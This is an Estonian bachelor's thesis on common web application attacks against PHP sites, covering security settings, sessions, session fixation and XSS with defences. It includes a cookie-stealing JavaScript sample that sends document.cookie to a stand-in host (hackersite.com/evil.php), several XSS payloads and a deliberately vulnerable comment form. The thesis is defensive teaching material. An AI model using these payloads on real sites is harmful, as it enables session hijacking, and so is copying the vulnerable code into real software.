Tallinna Ülikool
Informaatika Instituut

LEVINUIMAD RAKENDUSLOOGILISED RÜNNAKUD VEEBILEHTEDE VASTU

Bakalaureusetöö

Autor: Sten Schwede
Juhendaja: Jaagup Kippar

Autor: .....
Juhendaja: .....
Instituudi direktor: ....

Tallinn 2011

Autorideklaratsioon

Deklareerin, et käesolev bakalaureusetöö on minu töö tulemus ja seda ei ole kellegi teise poolt varem kaitsmisele esitatud. Kõik töö koostamisel kasutatud teiste autorite tööd, olulised seisukohad, kirjandusallikatest ja mujalt pärinevad andmed on viidatud.

....
(kuupäev) (autor)

Sisukord

Sissejuhatus 4

1. Veebitehnoloogiad ja nende turvalisus 5

    1.1 PHP 5

    1.2 SQL andmebaasid 8

    1.3 Küpsised 10

    1.4 Sessioonid 11

2. Cross-Site Scripting 14

    2.1 Ülevaade XSS-ist 14

    2.2 XSS vastu kaitsmine 16

    2.3 XSS juhtumeid 19

3. Cross-Site Request Forgery 20

    3.1 Ülevaade CSRF-ist 20

    3.2 CSRF vastu kaitsmine 22

    3.3 CSRF juhtumeid 23

4. SQL Injection 24

    4.1 Ülevaade SQL Injectionist 24

    4.2 SQL Injection vastu kaitsmine 27

Kokkuvõte 29

Kasutatud materjalid 30

Summary 32

Sissejuhatus

Veebiprogrammeerimine on ala, millega tegeleb Eestis palju inimesi, alustades algajatest, kes loovad oma isiklikke kodulehti, lõpetades professionaalsete veebiprogrameerijatega. Käesolev töö on mõeldud just neile, et teavitada neid võimalikest turvaprobleemidest, mis nende projektides ette tulla võivad, ja et jagada vihjeid, kuidas neid probleeme vältida.

Globaalses veebis küll leidub veebirakenduste turvalisuse teemal mitmeid ülevaatlikke materjale, kuid eestikeelses veebis praktiliselt mitte – neti.ee-st vastavaid termineid otsides ei leia kuigi palju mõistlikku. Seega, mu eesmärk on täita see tühi koht ja kindlasti ka töö sisuosa tulevikus avalikku veebi üles panna.

Nagu öeldud, ingliskeelses veebis leidub mitmeid veebirakenduste turvalisuse teemalisi allikaid. Domineerivaimaid projekte on Open Web Application Security Project (OWASP, http://www.owasp.org), mis ühendab kogukonda erinevaid ettevõtteid ja isikuid, kes töötavad kõigile kättesaadavate turvaalaste artiklite ja tööriistade arendamisega. Leidub ka informatsiooni mitmetes muudes veebiarendusega seotud kohtades, nagu näiteks:

- PHP ametlik lehekülg (www.php.net)
- Microsoft Development Network (MSDN http://msdn.microsoft.com) Microsofti programmeerimiskeelte nurga alt
- Web Application Component Toolkit lehekülg (http://www.phpwact.org/) , kus on andmebaas turvateemade kohta
- Erinevad IT-alased blogid

Eelpool mainitud allikaid on ka kasutatud selle töö koostamisel.

Tõenäoliselt levinuim programeerimiskeel veebilehtede loomiseks on PHP ja mul isiklikult on ka sellega enim kogemust, seega sai lähenetud erinevatele probleemidele läbi PHP vaatenurga. Kuna töös leidub palju PHP-s koodinäiteid, on selle programeerimiskeele tundmine ka töö lugemise eelduseks. Teiseks osaliseks eelduseks töö lugemisel oleks teadmised SQL keele kohta.

Töö on tinglikult jaotatav kahte ossa. Töö alguses on ülevaade erinevatest veebitehnoloogiatest, nende ajaloost ja turvalisest rakendamisest. Teine pool tööst käsitleb lähemalt kolme levinud ründetüüpi, millest iga kohta on antud kirjeldus selle olemusest, rünnakuviisidest, ja ka vihjeid, kuidas enda projekti nende rünnakutüüpide vastu kaitsta.

Kokkuvõttes on selle töö näol tegu materjaliga, mille sisu on koostatud informatsioonist, mida tasuks igal veebiprogrameerijal teada ja meeles pidada, et tema veebirakendused ei alluks rünnetele, mille vastu on koodi õigesti kirjutades end võimalik suhteliselt lihtsasti kaitsta.

1. Veebitehnoloogiad ja nende turvalisus

1.1 PHP

Veebis leiduva statistika[1,2] järgi on kõige populaarsemad programmeerimiskeeled C, Java, C++ ja PHP. Neist esimesed kolm on peamiselt süsteemsed programmeerimiskeeled, PHP aga spetsiaalselt sobiv veebilehtede loomiseks. Seega rääkides veebilehtede turvalisusest, peab kindlasti rääkima PHP-st.

PHP eelkäija on PHP/FI, mille lõi Rasmus Lerdorf aastal 1995. Esialgu oli tegu lihtsalt Perli skriptidega tema isiklikuks otstarbeks. Aja jooksul muutus see aga korralikuks tööriistaks millega veebilehti luua, ning selle lähtekood muudeti avalikuks. 1997 aastal kui tuli välja PHP/FI 2.0, mis oli kirjutatud C-s, siis oli sellel juba palju fänne üle maailma, kuigi ideeliselt oli tegu siiski suure ühemeheprojektiga.

PHP 3. versioon oli esimene, mis sarnanes praegusele PHP-le. Selle kirjutasid Andi Gutmans ja Zeev Suraski nullist. PHP 4. versioon (1999) oli järjekordne ümber kirjutamine, samadelt autoritelt, ja selle mootor nimetati Zend Engine'iks, autorite eesnimedest tuletatult. Praegune versioon on PHP 5, mis lasti välja 2004. aastal.[3]

Kuna teadmised PHP-st on selle töö lugemise osaliseks eelduseks, siis siinkohal puudub täpne kirjeldus PHP süntaksi ja loogika kohta. Seevastu aga tasub aga siin anda üldisemaid nõuandeid, mida oma PHP installatsiooniga teha ja kuidas selles arendada, et tagada turvaline tulemus.

Põhiline, millega arvestada, on et tuleb filtreerida kõiki rakendusest väljastpoolt tulevaid andmeid. Kui kasutaja laeb üles faili, tuleb kontrollida, et tegu on õiget tüüpi failiga; kui kasutaja postitab teksti, tuleb kontrollida et see ei sisaldaks keelatud märke ja teksti. Kui mingid andmed vastavad kindlale formaadile ja neid kasutaja käest küsitakse, tuleks kindlasti kontrollida, et sisestatud andmete formaat vastab nõutule (koodinäide järgmisel leheküljel).

PHP – platvormist sõltumatu skriptikeel. Lühend PHP tuleb nimetusest "Personal Home Page Tools (PHPT)", kuid nüüd tõlgendatakse seda kui "Hypertext Preprocessor"

```php
$korras_andmed = array();

//kontrollime et täisarvuline sisend oleks ikka täisarvuline
if($_POST['number'] == strval(intval($_POST['number'])))
	$korras_andmed['number'] = $_POST['number'];

//kontrollime et e-posti aadress oleks korrektse formaadiga
$email_regexp = '/^[^@\s<&>]+@([-a-z0-9]+\.)+[a-z]{2,}$/i';
if(preg_match($email_regexp, $_POST['email']))
	$korras_andmed['email'] = $_POST['email'];

salvesta($korras_andmed); //teeme korras andmetega midagi kasulikku
```

Koodinäide 1 – andmete valideerimine

Kuigi kasulik on kõiki muutujaid initsialiseerida, tasuks ikkagi lülitada välja register_globals direktiiv. Kui see on peale lülitatud, siis kõik REQUEST muutujad on koodis ilma globaalset muutujat kasutamata kättesaadavad: [4]

```php
// fail.php?muutuja=tere&autenditud=1

//kui register_globals = 1

echo $muutuja; //trükib välja "tere"
($muutuja === $_GET['muutuja']) //võrdub TRUE


//näide turvariskist kui register_globals = 1:
if(kasutajaSisseLoginud())
{
	$autenditud = 1;
}

if($autenditud)
{
	//siia jõutakse ka ilma õigusteta, kui urlis autenditud=1
	include('./salajane/andmed.inc');
}
```

Koodinäide 2 – register_globals direktiiviga seotud riskid

PHP trükib töö käigus tekkivad vead vaikimisi ekraanile. Kui veebilehte alles ehitatakse, on need kasulikud vigade leidmiseks ja parandamiseks. Valmis veebilehes ei tohiks vigu esineda, aga sellest hoolimata tuleks määrata php.ini seadetes igaks juhuks, et veateated kasutajatele välja ei kuvataks, sest nende põhjal võib saada ründaja informatsiooni rakenduse ehituse kohta. Eelpool mainitud register_globals on samuti php ini faili seade. PHP veahaldusega seotud direktiivid, mida tasub jälgida, on järgnevad:[4]

```
;milliseid vigasid kuvatakse. E_ALL kuvab kõik vead, mis on soovitatav
seade, et kõik vead oleks leitud ja saaks parandatud.
error_reporting = E_ALL

;kas vigu kuvatakse välja või mitte, soovitatav valmis lehel maha keerata
display_errors = Off

;kas ja kuhu vigu logitakse failisüsteemi - soovitatav peale keerata, et
saaks hiljem ülevaate reaalses saidis tekkinud vigadest
log_errors = On
error_log = /var/log/error.log
```

PHP seadete fail võib erinevates serverites asuda erinevas kohas. Võib proovida seda käsurealt otsida, kuid kõige lihtsamini leiab selle üles, kui kutsuda suvalises php failis välja phpinfo() funktsioon ning vaadata, mis on kirjas "*Loaded configuration file*" väljas.

```
<?php
//selle abil leiaks üles php.ini faili
phpinfo();
?>
```

Koodinäide 4 – php kohta informatsiooni saamine

Vahel pole õigusi php.ini faili muutmiseks, näiteks enamuses virtuaalserverites, mida firmad inimestele pakuvad. Sel juhul saab PHP ini seadeid saab muuta ka skripti käigu pealt.

```
<?php

//funktsioon ini_set muudab ini seadeid
ini_set('display_errors, 'Off');
?>
```

Koodinäide 5 – php ini seadete muutmine skriptis

1.2 SQL andmebaasid

Andmebaasimudeleid on mitmeid – relatsiooniline, objektorienteeritud, võrkmudel, jms. Kõige populaarsemad on relatsioonilised[5] (ORACLE, SQL Server, DB2, MySQL). Relatsioonilistest andmebaasisüsteemidest enamus kasutavad andmepäringute tegemiseks SQL-keelt.

SQL-i ajalugu algab 1970-ndatest aastatest, kui IBM-is tegeleti vastava uurimustööga. SQL-i ja relatsiooniliste andmebaaside aluseks loetakse E. F. Coddi poolt kirjutatud tööd, *A Relational Model of Data for Large Shared Data Banks*. 1974 aastal alanud projekti käigus sai alguse SEQUEL, *Structured English Query Language*, mis hiljem nimetati ümber SQL-iks. Peale IBM-i lõid ka teised tarkvaratootjad SQL-il põhinevaid tooteid, nende seas Oracle, kes jõudis kommertstarkvaraga ka IBM-ist ette, ja mis on hetkel populaarseim andmebaasitarkvara.[6]

Veebiarenduse juures on SQL turvalisuse juures (peale SQL Injectioni teema, millest räägitakse töös hiljem) üks olulisi punkte see, kus ja kuidas hoitakse andmebaasiga ühendamise jaoks vajalikke kasutajaandmeid. Sageli hoitakse SQL parooli ja kasutajanime eraldi failis, näiteks:

```php
<?php

define('DB_HOST', 'localhost');
define('DB_USERNAME', 'scriptuser');
define('DB_PASS', 'script_pwd123');

$db = mysql_connect(DB_HOST, DB_USERNAME, DB_PASS);

?>
```

Koodinäide 1 - andmebaasi andmete hoidmine failis


Selline lähenemine on mugav, end kindlasti tuleks vaadata, et seda faili ei hoitaks document rooti (avaliku veebi kausta) all. Juhul, kui antud fail on kättesaadav nt http://www.site.org/conf/db.inc vms URL-i alt, võib tekkida kurikaeladel võimalus neid andmeid lugeda. Üks idee on ka salvestada need andmed apache keskkonnamuutujateks, mis muudab nende kasutamise mugavaks, sest nad on globaalselt kättesaadavad ja väljastpoolt neid andmeid üldjuhul pole võimalik näha, küll aga tekib sel juhul oht, kui on kuskil nähtav phpinfo() meetodi väljund, kust saavad need andmed siis välja paista.

1.3 Küpsised

Veebis käib suhtlus serveri ja kliendi (kasutaja) vahel päringute kaupa, klient saadab päringu, et saada mingit informatsiooni või et muuta mingeid andmeid, ja saab serverilt vastuse. HTTP on seega püsiva olekuta, iga päring serverile on uus, server ei tea, kas antud päring on kliendilt esimene või mitmes, ega millal järgmine päring tulla võiks. Vahel on aga vaja meelde jätta informatsiooni, mida mingi kasutaja on teinud, tema olekut. Näiteks, kui keegi külastab veebipoodi, tuleb meelde jätta see, mida ta enda ostukorvi on pannud. Turvalisuse seisukohalt on muidugi olulisim informatsioon kasutaja sisse/välja logitud staatus. Sellist informatsiooni saab hoida küpsiste abil.

Küpsised (ingl.k *cookie*) on väikesed tekstifailid, mida hoitakse kasutaja arvutis ja kus peetakse meeles igasuguseid andmeid, nt e-poe ostukorvi sisu. Küpsised võeti esmakordselt kasutusele aastal 1994, kuid said laiemalt tuntuks 1996 aastal.[7]

Küpsise loomine ja kasutamine käib nii:
- Brauser saadab serverile päringu, küsib mõnda internetilehte.
- Server saadab vastu lehekülje sisu, mille päises defineerib küpsise.
- Brauser salvestab küpsise kasutaja kõvakettale.
- Järgmine kord, kui brauser serverile päringut saadab, paneb ta päringusse kaasa ka varem salvestatud küpsise. [8]




Joonis 1 – Küpsise vahetamine serveri ja brauseri vahel

HTTP (HyperText Transfer Protocol) - andmevahetusprotokoll, mida kasutatakse Internetis dokumentide vahetamiseks (e-Teatmik)

1.4 Sessioonid

Sessioonid, sarnaselt küpsistele, on vahend kasutajaandmete püsivaks hoidmiseks, nii et need säiliksid läbi mitmete päringute. Sessioonide kasutamise korral aga hoitakse alati kogu informatsioon serveris, brauser peab kõigest oskama neid andmeid serveri käest küsida.

Sessiooni loomine ja kasutamine näeb välja selline:
- Kasutaja teeb päringu serverisse (nt logib oma kasutajanime ja parooliga sisse).
- Server alustab sessiooni ja saadab kasutajale vastu sessiooni ID, mida hoitakse kasutaja arvutis küpsises, kantakse edasi veebilehe URL-is, või jäetakse meelde mõnel muul moel.
- Kui kasutaja teeb järgmise päringu, ja on teada tema sessiooni ID (nt URL-ist või küpsisest), kasutatakse juba loodud sessiooni, kus on vajalikud andmed kirjas.



Joonis 1 – Näide, kus sessiooni ID hoitakse küpsistes

Kuigi sessiooni andmeid hoitakse turvaliselt, serveris, on võimalik siiski end kellegi teisena identifitseerida, tema sessiooni andmeid kasutada – nimelt, kui teada saada kellegi teise sessiooni ID, siis saab serveri jaoks teeselda, et tegu on selle teise kasutajaga. Näiteks, kui sessioni ID-d hoitakse URL-is, ja kasutaja A jagab URL-i kasutajaga B, võib B leida end sisse logituna A-na.

Kui küpsiseid pole võimalik kasutada või kui seadetes on nii defineeritud, lisab PHP urli lõppu muutuja PHPSESSID, kus hoitakse sessiooni ID-d. Nagu öeldud, kui keegi jagab teistega sellist linki, võib imelikke asju juhtuda.

Tänapäeval on enamus veebiserverid konfigureeritud nii, et PHPSESSID muutujat vaikimisi URL-i ei lisata, ning alates PHP versioonist 5.3.0 ei lisata seda vaikimisi ka siis, kui küpsiste kasutamine pole võimalik.[9] Sellest hoolimata on järgnevates lõikudes kirjeldus selle muutujaga seonduvatest probleemidest, kuna tegu on olulise teemaga, ja siiamaani leidub veebiservereid, kus vaikimisi või küpsiste keelamisel lisatakse sessiooni ID URL-i parameetriks.

Kui sessiooni ID on URL-i kirjutatud, siis lisaks ise URL-i jagamisele võib ID teada saada ka muud moodi – nimelt, kui Internetis linke mööda liikuda, saadetakse järgmisele lehele alati eelmise URL, ja kui liikuda näiteks lehelt http://www.mysite.com/index.php ?PHPSESSID=1234 kuhugile mujale, saab järgmine leht sealt aadressist teada sessiooni ID, mis kasutajal eelmisel lehel oli.

Kui pahatahtlik inimene annab kasutajale lingi, kus on kindel ID kirjas, siis seda linki avades saab kasutaja sessiooni ID-ks vastav tekstilõik. Seeläbi tekib kurikaelal võimalus kasutada saiti tema õigustega (kuna ta teab ID-d). Seda nimetatakse *session fixation* rünnakuks. Sellist rünnakut on aga suhteliselt lihtne ära hoida, nimelt tuleb uus ID genereerida (isegi kui tal on see URL-is määratud), kui sessioon käivitatakse esimest korda, kasutaja esmakordsel lehevaatel. Nii ei alusta keegi sessiooni ID-ga, mille ta kuskilt mujalt saab[10].

```php
<?php

//alustame sessiooni
session_start();

//(kui me alustame sessiooni selle kasutajaga esimest korda)
if(!isset($_SESSION['alustatud']))
{
   //teeme uue ID et keegi seda ise määrata ei saaks
   session_regenerate_id();
   //jätame meelde, et me oleme sessiooni esimest korda alustanud
   $_SESSION['alustatud'] = true;
}

?>
```

Koodinäide 1 – kuidas vältida *session fixation* rünnakuid

PHPSESSID muutuja URL-is on peale turvariskide lisaks veel probleemne ka otsingumootorites. Kui tahta otsimootorites enda lehele parimaid tulemusi, tuleks selle kasutamine välja lülitada. Ilmselgelt on see kasulik ka turvaeesmärkidel. Selle muutuja kasutamist saab keelata php ini seadeid muutes. Kindlaim viis selleks on muuta php.ini faili, kus hoitakse PHP seadistusi.[11]

Muuta tuleks kahte seadet, use_only_cookies, mis määrab, kas sessiooni ID meeles pidamiseks kasutatakse ainult küpsiseid või mitte, ning use_trans_sid, mis määrab kas sessiooni ID kirjutatakse URL-i või mitte.

```
;seaded, mida oleks korrektne kasutada:

;kasutatakse ainult küpsiseid sessiooni ID meelespidamiseks
session.use_only_cookies = 1

;ei kasutata sessiooni ID urli kirjutamist
session.use_trans_sid = 0
```

Koodinäide 2 – php.ini-s defineerimine, et sessioonid kasutaksid ainult küpsiseid

XSS rünnak seisneb sageli ka just sessiooni ID teada saamises. Seda kirjeldatakse pikemalt töö 2. osas. Siinkohal võiks aga mainida, kuidas vältida kasutaja sessiooni omastamist, juhul kui keegi tema sessiooni ID teada saab. Nimelt, küpsised on salvestatud konkreetse brauseriga seotult. Brauseri puhul on üsna stabiilne asi tema versioon, mis on PHP puhul kirjas serverimuutujas HTTP_USER_AGENT. Seega, kui keegi peaks teada saama teise kasutaja sessiooni ID, on tõenäoliselt tal aga teistsugune brauser, ja see on asi, mida tasub sessiooni loomisel meeles pidada ja kontrollida – et brauseri versioon püsiks sama. Muidugi brauseri versioone on piiratud hulk, seega ründaja võib selle ikkagi produtseerida, mispuhul aitaks turvalisust lisada sinna juurde panna ka kasutaja IP aadress.

```
//esmakordne sisse logimine
function login($user, $pass)
{
      //kontrollib kas parool on õige
      if($correct)
      {
            $_SESSION['user_id'] = $userid;
            $_SESSION['security'] = (SESSION_BIND_IP ?
$_SERVER['REMOTE_ADDR'] : '').$_SERVER['HTTP_USER_AGENT'];
      }
}

//järgnevad päringud
if($_SESSION['security'] != (SESSION_BIND_IP ? $_SERVER['REMOTE_ADDR'] :
'').$_SERVER['HTTP_USER_AGENT'])
      die('Sessiooni turvaprobleem');
```

Koodinäide 3 – Kuidas vältida sessiooni varastamist sessiooni ID teada saamisel

2. Cross-Site Scripting

2.1 Ülevaade XSS-ist

XSS olemus seisneb turvalisse ja korralikku veebilehte ohtliku koodi sisestamises. Tegu on rünnakuviisiga, mis kasutab ära usaldust, mis kasutajal mingi veebilehe vastu on. Kui veebileht kuvab mingilgi moel kasutajate sisestatud informatsiooni, kas vormi kaudu sisestatud või brauseri aadressiribale kirjutatud teksti, on olemas võimalus, et see allub XSS rünnakule.

Üks ohtlikumaid asi, mida XSS-iga teha saab, on sisestada veebilehte välist JavaScripti. Võib sisestada ka flashi, HTML-i või midagi muud, muutes veebilehe välimust ja/või teguviisi. Kuna JavaScriptil on aga ligipääs brauseris olevatele küpsistele, siis on selle rünnaku abil end võimalik lubamatult autentida. Mõni veebileht salvestab sisse logitud kasutaja andmed küpsisesse nii, et lihtsalt küpsise kopeerimise abil saab endale keelatud õigusi. Kuid küpsistega salvestatakse ka sessiooni ID-d, nii et teise kasutaja küpsise saamisel on kasvõi ajutiselt (kuna sessioonid aeguvad) suure tõenäosusega võimalik ent temana autentida.

```
var d = document;
var f = d.createElement("iframe");
f.setAttribute('src', 'http://www.hackersite.com/evil.php?
cookie='+escape(d.cookie));
f.setAttribute('style', 'height: 0; width: 0; border: 0;');
d.body.appendChild(f);
```

Koodinäide 1 – JavaScript millega varastada küpsist

Kui eelpool näitena toodud JavaScript sisestada mõnda veebilehte ja keegi seda külastab, siis tema enda teadmata saadetakse tema küpsis aadressille www.hackersite.com/evil.php, mis näiteks võib selle kuhugile salvestada, ning ründaja saab hiljem sellega kasutajat imiteerida. Kui saab lehekülge suvalist JavaScripti sisestada, võib ka näiteks kasutaja suunata ümber mõnele muule lehele, millel võib olla igasuguseid erinevaid eesmärke – pahavara jagamine, CSRF rünnaku sooritamine, kommertslikke eesmärke, vms.

XSS rünnakud võib peamiselt jagada kahte kategooriasse – salvestatud XSS ja peegeldatud XSS[12]. Järgnevates näidetes uurime lähemalt mõlemat varianti.

```php
<?php
if($_POST['comment'] && $_POST['name'])
{
	$fp = fopen('comments.txt', 'a+');
	fwrite($fp, $_POST['name'].' said : '.str_replace("\n", "<br />",
$_POST['comment'])."\n");
	fclose($fp);
	echo "Thank you for your comment!<br /><br />";
}
$comments = @file('comments.txt');
foreach((array)$comments as $comment)
{
	echo $comment.'<br /><br />';
}
?>
<form action="" method="post">
	Name:<br />
<input type="text" name="name" /><br />
<textarea name="comment"></textarea><br />
<input type="submit" />
</form>
```

Koodinäide 2 – Ebaturvaline viis salvestatud andmete kuvamiseks

Antud näide kirjeldab siis skripti, mis kujutab endast täiesti töötavat kommenteerimisvormi, millega inimesed saavad midagi postitada ja see salvestatakse ning hiljem kuvatakse. Kõigil on aga võimalus praktiliselt ükskõik mida vormiga saata, ja see kuvatakse samal kujul välja. Kui keegi kirjutaks näites 1 toodud JavaScripti kommentaariks (antud vormi puhul tuleks sellest XSS skriptist eemaldada reavahed, et see töötaks), siis see skript käivitataks. Salvestatud XSS kujutabki endast seda, kui väline kood salvestatakse saiti, nii et seda kuvatakse edaspidi seal välja.

Peegeldatud XSS korral ründekoodi ei salvestata, kasutatakse muid turvaauke et lehte JavaScripti või HTML-i sisestada. Üks näide oleks otsinguvorm, mis kuvab peale otsingu tegemist täpselt samal kujul otsingusõna (nt "otsingule <script>alert('blah')</script> leiti 0 tulemust") – siis jääkski ründajal üle vaid otsingusõnaks kirjutada oma ründekood. Peale otsinguvormide on selliseid potensiaalseid võimalusi on veel mitmeid.

Kui on tegu enam-vähem korralikult kodeeritud veebilehega, siis ei kuvata kõike muutmata kujul välja, mida kasutajad sisestavad. See ei tähenda, et turvaauke tingimata poleks:

```
Nt lubatakse kasutajal sisestada pilte koodiga mida kuvamisel asendatakse
[img]http://bl.ah/pilt.jpg[/img] => <img src="http://bl.ah/pilt.jpg" />

Rünnak:
[img]javascript:alert('!')[/img] => <img src="javascript:alert('!')" />

Lubatakse ainult "pilte", mis on "pildi moodi", aga mitte korralikult:
[img]http://bl.ahblah" onerror="alert('!');//pilt.jpg[/img] => <img
src="http://bl.ahblah" onerror="alert('!');//pilt.jpg" />
```

Koodinäide 3 – XSS rünnaku võimalusi (näide on reaalsest foorumist leitud turvaauk)

2.2 XSS vastu kaitsmine

Põhitõde selleks, et veebileht ei alluks XSS rünnakutele, on vältida usaldamata sisendi kuvamist. Kui kasutajatel on võimalus veebilehega suhelda, sinna andmeid lisada, tuleks järgida järgnevat:

- Salvestamisel kontrollida, et sisestatu koosneks ainult lubatud tähemärkidest / sõnadest. Näiteks kui sisestada tuleb inimese nimi, siis see võiks sisaldada ainult ladina tähti, ülakomasid ja sidekriipse[14].
- Kasutaja poolt sisestatud andmete kuvamisel asendada ohtlikud elemendid turvalistega, näiteks kui on tegu tavatekstina kuvatava sisendina, ja seda pole mõeldud HTML-ina kuvada, tuleks asendada järgnevad tähemärgid vastavalt:

```
Sisend      Turvaline väljund

<           &lt;
>           &gt;
&           &amp;
"           &quot;
'           &#x27;
/           &#x2F;
```

Koodinäide 1 – Tähemärkide asendustabel [15]

Selliste asenduste tegemisel peaks olema suhteliselt kindel, et tekst ei saa lehe terviklikkust ja funktsionaalsust muuta. PHP-s on sellisteks asendusteks soovitatav kasutada htmlspecialchars (mis asendab sümboleid olenditega, nagu eelnevas näites) ja striptags (mis kõrvaldab kõik HTML tagid) funktsioone.

- Kasutada HttpOnly küpsiseid. See aitab kaitsta levinuimate XSS rünnakute vastu, mis seisnevad kasutaja küpsise varastamises. HttpOnly küpsised on kättesaadavad ainult serveri poolel ja mitte JavaScriptis. PHP-s on HttpOnly küpsise seadmiseks mitu võimalust:

```
//PHP ini seade:
session.cookie_httponly = True

//Küpsise seadmisel rakenduse küpsistel viimane parameeter:
setcookie('uid', $uid, time()+3600, '/', '.mysite.org', 1, 1);
```

Koodinäide 2 – HttpOnly küpsiste seadmine PHP-s

- Kui on vaja kasutajal lubada sisestada HTML tage, või kui kuvatakse kasutaja sisendit CSS omadustes või JavaScriptis, tuleb eriliselt ettevaatlik olla. CSS-gi võimaldab sooritada rünnakuid, näiteks erinevate url('...') omaduste kaudu. Javascriptis võib näiteks ette tulla, et serveripoolse koodi abil pannakse JS skript kokku, ja sinna satub kasutaja sisendit, millega saab skripti funktsionaalsust muuta. Turvalisem meetod on määrata kindlaks, mis täpselt on antud juhul lubatud, mitte poovida "kurjasid" asju eemaldada või keelata. St tuleks kasutada "valget nimekirja" ja lubada ainult minimaalseid võimalusi, mitte "musta nimekirja", mille põhjal näiteks "<script>" või "javascript" stringe keelata.

```
Lubatakse kasutajal muuta kasti värvi:
<div style="background-color: <?=$bgcolor?>;">

XSS sisend ja tulemus (mis töötab mõndades vanemates brauserites)
$bgcolor = "#fff; background-image: url(javascript:
alert(document.cookie))";
<div style="background-color: #fff; background-image: url(javascript:
alert(document.cookie))">


Näide Javascripti XSS-ist:
<script>
var item_count = <?=$count?>;
</script>

Kui seda sisendit ei kontrollita, võib tulemus olla midagi sellist:
var item_count = 1; alert(document.cookie);
```

Koodinäide 3 – JavaScripti ja CSS-i kasutaja sisendi lubamisel tekkivad ohud

Kokkuvõttes tuleks hoolikas olla, et igasugune juhuslik parameeter, mida sisestatakse HTML-i, CSS-i või JavaScripti oleks turvalisel kujul. Pikema tekstilise sisendi puhul on turvalisim viis HTML sisendis täielikult keelata, kui aga soovitakse lasta kasutajatel oma sisendi välimust muuta, on lihtsaim viis kasutada mõnda valmis lahendust[16]:

- Alternatiivse süntaksiga süsteemid, nagu BBCode, mis on foorumites levinud, või Wikitext, mida kasutatakse peamiselt erinevates wiki süsteemides nagu Wikipedia. Nende puhul luuakse teksti formatiseering, lingid, pildid, jms oma erilise koodiga, mida kuvamisel töödeldakse HTML-iks.
- PHP Input Filter (http://www.phpclasses.org/browse/package/2189.html) – mis põhimõtteliselt on arenenum versioon PHP striptags meetodist. Striptags on ebaturvaline, kui jätta mõned tagid lubatuks, sest see ei kontrolli attribuutide sisu (nt lubades IMG tag, võib keegi sisestada või <img

src="pilt.jpg" onload="alert('XSS') />. PHP Input Filter aga kontrollib ka attribuutide sisu ja aitab XSS rünnakuid ära hoida.

- kses (http://sourceforge.net/projects/kses/) – mis on üks levinumaid HTML puhastamise vahendeid, mida kasutab näiteks WordPress.
- htmlLawed (http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/index.php)
- HTML Purifier (http://htmlpurifier.org)

XSS aukude (nagu ka SQL injectioni haavatavuste, millest on töös hiljem juttu) leidmiseks rakendusest on ka olemas kümneid automaatseid lahendusi, millest mõnda tasub proovida, kui panna püsti mõni suurem / dünaamiline / missioonikriitiline veebilahendus.

2.3 XSS Juhtumeid

Kuna XSS rünnakutega on võimalik palju saavutada, on oluline, et kui keegi leiab mõne turvaaugu, siis see saaks parandatud. Suurematel lehtedel nagu Facebook, Twitter, jms tekib selliste turvaaukudega ka palju meediakära, mis mõjub nende mainele halvasti. Ometi läheb kohati palju kuni igavesti aega, et augud parandatud saaks. Kui kuulsamate lehekülgede puhul jõuavad asjad ka meediasse, siis väiksemate lehtede XSS aukudest saab ülevaate näiteks http://www.xssed.com lehelt.

